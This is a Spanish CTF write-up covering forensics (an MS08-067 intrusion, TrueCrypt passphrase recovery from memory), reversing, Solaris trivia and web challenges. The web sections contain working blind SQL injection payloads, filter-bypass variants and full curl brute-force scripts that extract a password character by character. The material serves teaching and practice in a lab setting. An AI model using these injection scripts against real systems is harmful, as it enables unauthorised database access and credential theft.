$ echo -n 172.16.136.134_172.16.136.133_Modbus/TCP | md5sum
da9536260f9bb2385ba615f7a7f5d6d3
```

**Flag:** `flag{da9536260f9bb2385ba615f7a7f5d6d3}`

## Forensic Level3 (Aviso: prueba no superada)

A pesar de no haber superado la prueba, pongo aquí lo que he descubierto sobre la misma. Lógicamente puede haber datos que no haya interpretado bien.


El flag es de la forma: `flag{ipatacante_exploitusado_passwordadmindehmi}`

La dirección IP del atacante es 172.16.136.128.

El exploit que ha utilizado para comprometer las dos máquinas ha sido el llamado *"exploit/windows/smb/ms08_067_netap"* de Metasploit:


```
2008-10-28 great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

He probado los exploits de Metasploit contra un Windows XP sin actualizar y esos paquetes claramente concuerdan con ese exploit.




En los paquetes finales de esa captura de pantalla podemos verle conectándose al puerto 4444, típicamente usado por Metasploit para las shells.

También sabemos que la contraseña de *"admin"* del HMI es *"password"* y que el atacante la ha obtenido usando mimikatz:




```
$ echo -n 172.16.136.128_ms08_067_netapi_password | md5sum
5893af892f53ecb489959650eb654f11
```

Pero el flag no es `flag{5893af892f53ecb489959650eb654f11}`

Algo se me escapa :-(

## Forensic Level4

En este caso tenemos una imagen virtual guardada de una máquina en marcha. Lo primero que haremos será arrancar la imagen en modo depuración de VirtualBox para hacerle un volcado de la memoria.

Para ello debemos hacer lo siguiente:

1. Arrancar la máquina con depuración activada: *virtualbox --dbg --startvm WinXP*
2. Ir a la pestaña debug *Debug → Command line...*
3. Ahí ejecutar *.pgmphystofile filename* para hacer un volcado de la memoria:


Una vez hecho eso, podemos montar el disco duro en otra máquina virtual y extraer el fichero de TrueCrypt que queremos descifrar:


```
$ cp '/mnt/winxp/Documents and Settings/alpacino/Mis documentos/MiVol.tc' .
```

Una vez teniendo el fichero a descifrar, podemos utilizar la herramienta Volatility para extraer la contraseña necesaria para descifrar el volumen:


```
$ /usr/share/volatility/vol.py --profile=WinXPSP3x86 -f memory.raw \
    truecryptpassphrase
Found at 0xf95c5064 length 49: Don't stop me now, 'cause I'm having a good time!
```

El *"memory.raw"* corresponde al fichero donde guardamos el volcado de memoria de VirtualBox.

Ya tenemos la password. Desciframos el volumen:



Lo montamos:




Ahí tenemos el fichero con el flag:

```
$ cat /media/truecrypt1/flag.txt
7abd48b1acec72be8fdcc0533f1f2d96314f7bb1
```

**Flag:** `flag{7abd48b1acec72be8fdcc0533f1f2d96314f7bb1}`

# Reversing

## Reversing Level1

En este reto tenemos un pequeño programa en ensamblador y nos piden saber el valor de EAX al final del mismo.

```
main:
        mov $1337, %eax
        mov $31337, %ebx
        mov $3371, %ecx
        xor %edx, %edx
        cmp %ebx, %eax
        jge salto1
        jmp salto2
salto1:
        cmp $1337, %edx
        jg end
        inc %edx
salto2:
        xchg %eax, %ebx
        imul %ebx
        add %edx, %eax
        jmp salto1
end:
```

Lo que hice yo es, primero, compilarlo:

```
$ gcc -m32 programa.s -o programa
```

Ahora podemos arrancarlo con GDB, poner un breakpoint en *end*, ejecutarlo y extraer el valor de EAX cuando llegue al breakpoint:

```
$ gdb programa
(gdb) break end
Breakpoint 1 at 0x80483f2
(gdb) run
Starting program: ./euskalhack/reversing/1/programa
Breakpoint 1, 0x080483f2 in end ()
(gdb) p/u $eax
$1 = 3229176887
```

Utilizamos el formato de salida "*/u*" para que lo imprima como entero sin signo en decimal.


**Flag:** `flag{3229176887}`

## Reversing Level2

A este programa tendremos que sacarle la licencia, que será el flag que estamos buscando.


Antes de continuar, aclarar que yo necesité buscar las bibliotecas *"msvcp120d.dll"* y *"msvcr120d.dll"* e instalarlas en el sistema para poder ejecutar la aplicación.

El programa parece estar empaquetado de alguna manera, así que buscando cadenas de texto en el mismo no conseguiremos gran cosa. Algunos flags falsos quizá.





Podemos abrir el programa con Immunity Debugger hasta dar con la función que hace la comparación con la cadena.


Lo que podemos hacer es ejecutarlo paso a paso y poner un breakpoint en la llamada que lee la licencia introducida por el teclado (*getline*). Para encontrarla rápido simplemente nos podemos ayudar de F7 (step in) y F8 (step out). Teniendo cuidado de no entrar en las funciones de las bibliotecas y permanecer dentro del código de nuestro ejecutable sin saltarnos nada. La encontraremos relativamente rápido.




Luego continuar a partir de ahí hasta encontrar una función en la que se comparase la licencia introducida por nosotros con una cadena. Tras un rato di con la función de la licencia:



Su licencia es: drQURvAuU140xXFR





**Flag:** `flag{drQURvAuU140xXFR}`

# Trivia

## Trivia Level1 (Aviso: prueba no superada)

La pregunta era cómo deshabilitar el proceso Apache en Solaris.

Probé varias maneras que existen para hacerlo. Incluso me llegué a instalar una máquina Solaris para probarlo. Pero ninguna de las soluciones que puse fue válida.




```
$ echo -n 'svcadm disable /network/http:apache22' | md5sum
a15af2f1949caeec736f8c720a4e83fa
```

Pero el flag no es `flag{a15af2f1949caeec736f8c720a4e83fa}`. Quizá habría que añadir un retorno de carro antes de sacar el MD5. Probé otras formas distintas de hacerlo, como utilizar solo *apache22*, pasarle el flag *-v*, etc. Pero no supe dar con la solución.

## Trivia Level2

De la documentación oficial de Solaris: https://docs.oracle.com/cd/E19455-01/817-1592/6mhahuotn/index.html

> *"Zones can be used on any machine that is running at least the Solaris 10 release. The upper limit for the number of zones on a system is 8192. The number of zones that can be effectively hosted on a single system is determined by the total resource requirements of the application software running in all of the zones."*

El límite máximo de zonas en un sistema es, por lo tanto, 8192.

```
$ echo -n 8192 | md5sum
774412967f19ea61d448977ad9749078  -
```

**Flag:** `flag{774412967f19ea61d448977ad9749078}`

# Web

## Web Level1

La web es un buscador de usuarios que solo devuelve si un usuario existe o no.

En caso de que el usuario exista devuelve "*This user exists.*". Si no existe, devuelve "*No user on DB.*".

El input es vulnerable a inyección de SQL, aunque solo devuelva si el usuario existe o no. Es decir, es una vulnerabilidad de tipo *Blind SQL injection*.

Un ejemplo de consulta para inyectar código SQL:

```
admin" AND password LIKE "%blahblah%"; #
```

Podemos ejecutar código SQL y si devuelve "*This user exists.*" sabemos que vamos por el buen camino. El nombre de la columna *password* no se conoce de antemano, pero es muy obvio, ya que es precisamente *password*.

En mi caso lo primero que hice fue sacar los caracteres que contenía la contraseña para ver si la misma tenía algún sentido, podía ser alguna palabra sencilla, etc. Para ello me hice un pequeño script usando cURL que probase números y algunos caracteres:

```
#!/bin/bash

HOST='146.185.172.148:47000'

check_result() {
  grep -q 'This user exists.' <<< "${1}"
}

# Probamos "flag{%cadena%}"
include_char() {
  DATA="username=admin%22+AND+password+like+%22flag%7B%25${1}%25%7D%22%3B+%23"
  RESULT="$(curl -d "${DATA}" "${HOST}" 2> /dev/null)"
  check_result "${RESULT}"
}

for i in {a..z} {0..9} _
do
  include_char $i && echo "INCLUDES: $i"
  sleep 1
done
```

Lo ejecutamos:

```
$ ./included_chars.sh
c
f
g
h
i
n
o
v
x
y
0
7
```

Mirando los caracteres que han salido no parece ser una contraseña obvia, así que saco la contraseña carácter a carácter: primero probando *"LIKE c%"*, luego *"LIKE f%"*, ..., luego *"LIKE X%"*, luego *"LIKE XC%"*, etc. hasta dar con la contraseña completa.

Hay que tener especial cuidado con las mayúsculas debido a que por defecto no se diferencian en las comparaciones. Por eso en este caso he usado *BINARY* al hacer la comparación:

```
admin" AND BINARY password LIKE "flag{XCYv7i%}"; #
```

Script que utilice para sacar la contraseña:

```
#!/bin/bash

HOST='146.185.172.148:47000'

CHARS=(
c
f
g
h
i
n
o
v
x
y
0
7
)

check_result() {
  grep -q 'This user exists.' <<< "${1}"
```

```
}

# Probamos "flag{password}"
test_pass() {
  DATA="username=admin%22+AND+BINARY+password+LIKE+%22flag%7B${1}%7D%22%3B+%23"
  RESULT="$(curl -d "${DATA}" "${HOST}" 2> /dev/null)"
  sleep 1
  check_result "${RESULT}"
}

PREFIX=''

while true
do
  # Probamos primero con los caracteres en minúsuclas y luego en mayúsculas:
  for CHAR in "${CHARS[@]}" $(echo "${CHARS[@]}" | tr a-z A-Z)
  do
    if test_pass "${PREFIX}${CHAR}%25" # Comprobamos "password%"
    then
      echo "PREFIX: ${PREFIX}${CHAR}"
      PREFIX="${PREFIX}${CHAR}"
      # Comprobams si es la contraseña completa sin el "%" al final:
      test_pass "${PREFIX}" \
        && echo "SOLUTION: flag{${PREFIX}}" && exit 0
      break
    fi
  done
done
```

Lo ejecutamos y obtenemos la contraseña:

```
$ ./bf_chars.sh
PREFIX: X
PREFIX: XC
PREFIX: XCY
PREFIX: XCYv
PREFIX: XCYv7
PREFIX: XCYv7i
PREFIX: XCYv7i0
PREFIX: XCYv7i0f
PREFIX: XCYv7i0fN
PREFIX: XCYv7i0fNO
PREFIX: XCYv7i0fNOY
PREFIX: XCYv7i0fNOYy
PREFIX: XCYv7i0fNOYyo
PREFIX: XCYv7i0fNOYyog
PREFIX: XCYv7i0fNOYyogH
PREFIX: XCYv7i0fNOYyogHc
SOLUTION: flag{XCYv7i0fNOYyogHc}
```

**Flag:** `flag{XCYv7i0fNOYyogHc}`

## Web Level2

Es un caso idéntico al anterior pero con cadenas como *AND* o *LIKE* filtradas: no las podemos usar. Por lo que no nos vale la misma inyección de SQL de antes.

Opte por hacer unos pasos similares al caso anterior: primero obtener los caracteres que contiene la contraseña. Pero en este caso tuve que usar todos los caracteres imprimibles porque la contraseña parecía más compleja.

Un posible ejemplo de inyección que no estuviese filtrado para saber si la contraseña contenía un carácter era la siguiente:

```
admin"&&locate("${1}",password)<>0#
```

En este caso usamos *&&* en lugar de *AND* y sustituimos el *LIKE* por la función *locate()*.

Aquí un pequeño script para sacar todos los caracteres (es una modificación del anterior):

```
#!/bin/bash

HOST='146.185.172.148:46000'

printable_chars() {
  for((i=32;i<=127;i++)) do printf " \\$(printf '%03o \t' "$i")"; done;printf "\n"
}

check_result() {
  grep -q 'This user exists.' <<< "${1}"
}

include_char() {
  DATA="username=admin%22%26%26locate%28%22${1}%22%2Cpassword%29%3C%3E0%23"
  RESULT="$(curl -d "${DATA}" "${HOST}" 2> /dev/null)"
  check_result "${RESULT}"
}

for i in $(printable_chars) ' '
do
  include_char "$i" && echo "$i"
  sleep 1
done
```

Lo ejecutamos:

```
$ ./included_chars.sh
```

```
!
a
f
g
l
o
r
t
1
3
7
{
}
```

Ahora, para ir sacando la contraseña de izquierda a derecha, utilizaremos la siguiente cadena:

```
admin"&&BINARY/**/LEFT(password,5)="flag{"#
```

Solo tenemos que tener cuidado de actualizar el segundo argumento de *left()* con la longitud de la cadena.

Para comprobar que la password que tenemos es la final y no solo un prefijo, podemos usar lo siguiente:

```
admin"&&BINARY/**/password="flag{password_final}"#
```

Hacemos un script similar al del nivel anterior:

```
#!/bin/bash

HOST='146.185.172.148:46000'

CHARS=(
!
a
f
g
l
o
r
t
1
3
7
{
}
)
```

```
check_result() {
  grep -q 'This user exists.' <<< "${1}"
}


# Comprobamos si es la contraseña completa (no solo el prefijo):
test_solution() {
  DATA="username=admin%22%26%26BINARY%2F**%2Fpassword%3D%22${1}%22%23"
  RESULT="$(curl -d "${DATA}" "${HOST}" 2> /dev/null)"
  sleep 1
  check_result "${RESULT}"
}

# Comprobamos el prefijo de la contraseña:
test_pass() {
  C="$(echo -n "${1}" | wc -c)" # Longitud de la cadena
  DATA="username=admin%22%26%26BINARY%2F**%2Fleft%28password%2C${C}%29%3D
%22${1}%22%23"
  RESULT="$(curl -d "${DATA}" "${HOST}" 2> /dev/null)"
  sleep 1
  check_result "${RESULT}"
}

PREFIX='flag{'

while true
do
  for CHAR in "${CHARS[@]}" $(echo "${CHARS[@]}" | tr a-z A-Z)
  do
    if test_pass "${PREFIX}${CHAR}"
    then
      echo "PREFIX: ${PREFIX}${CHAR}"
      PREFIX="${PREFIX}${CHAR}"
      test_solution "${PREFIX}" && echo "SOLUTION: ${PREFIX}" && exit 0
      break
    fi
  done
done
```

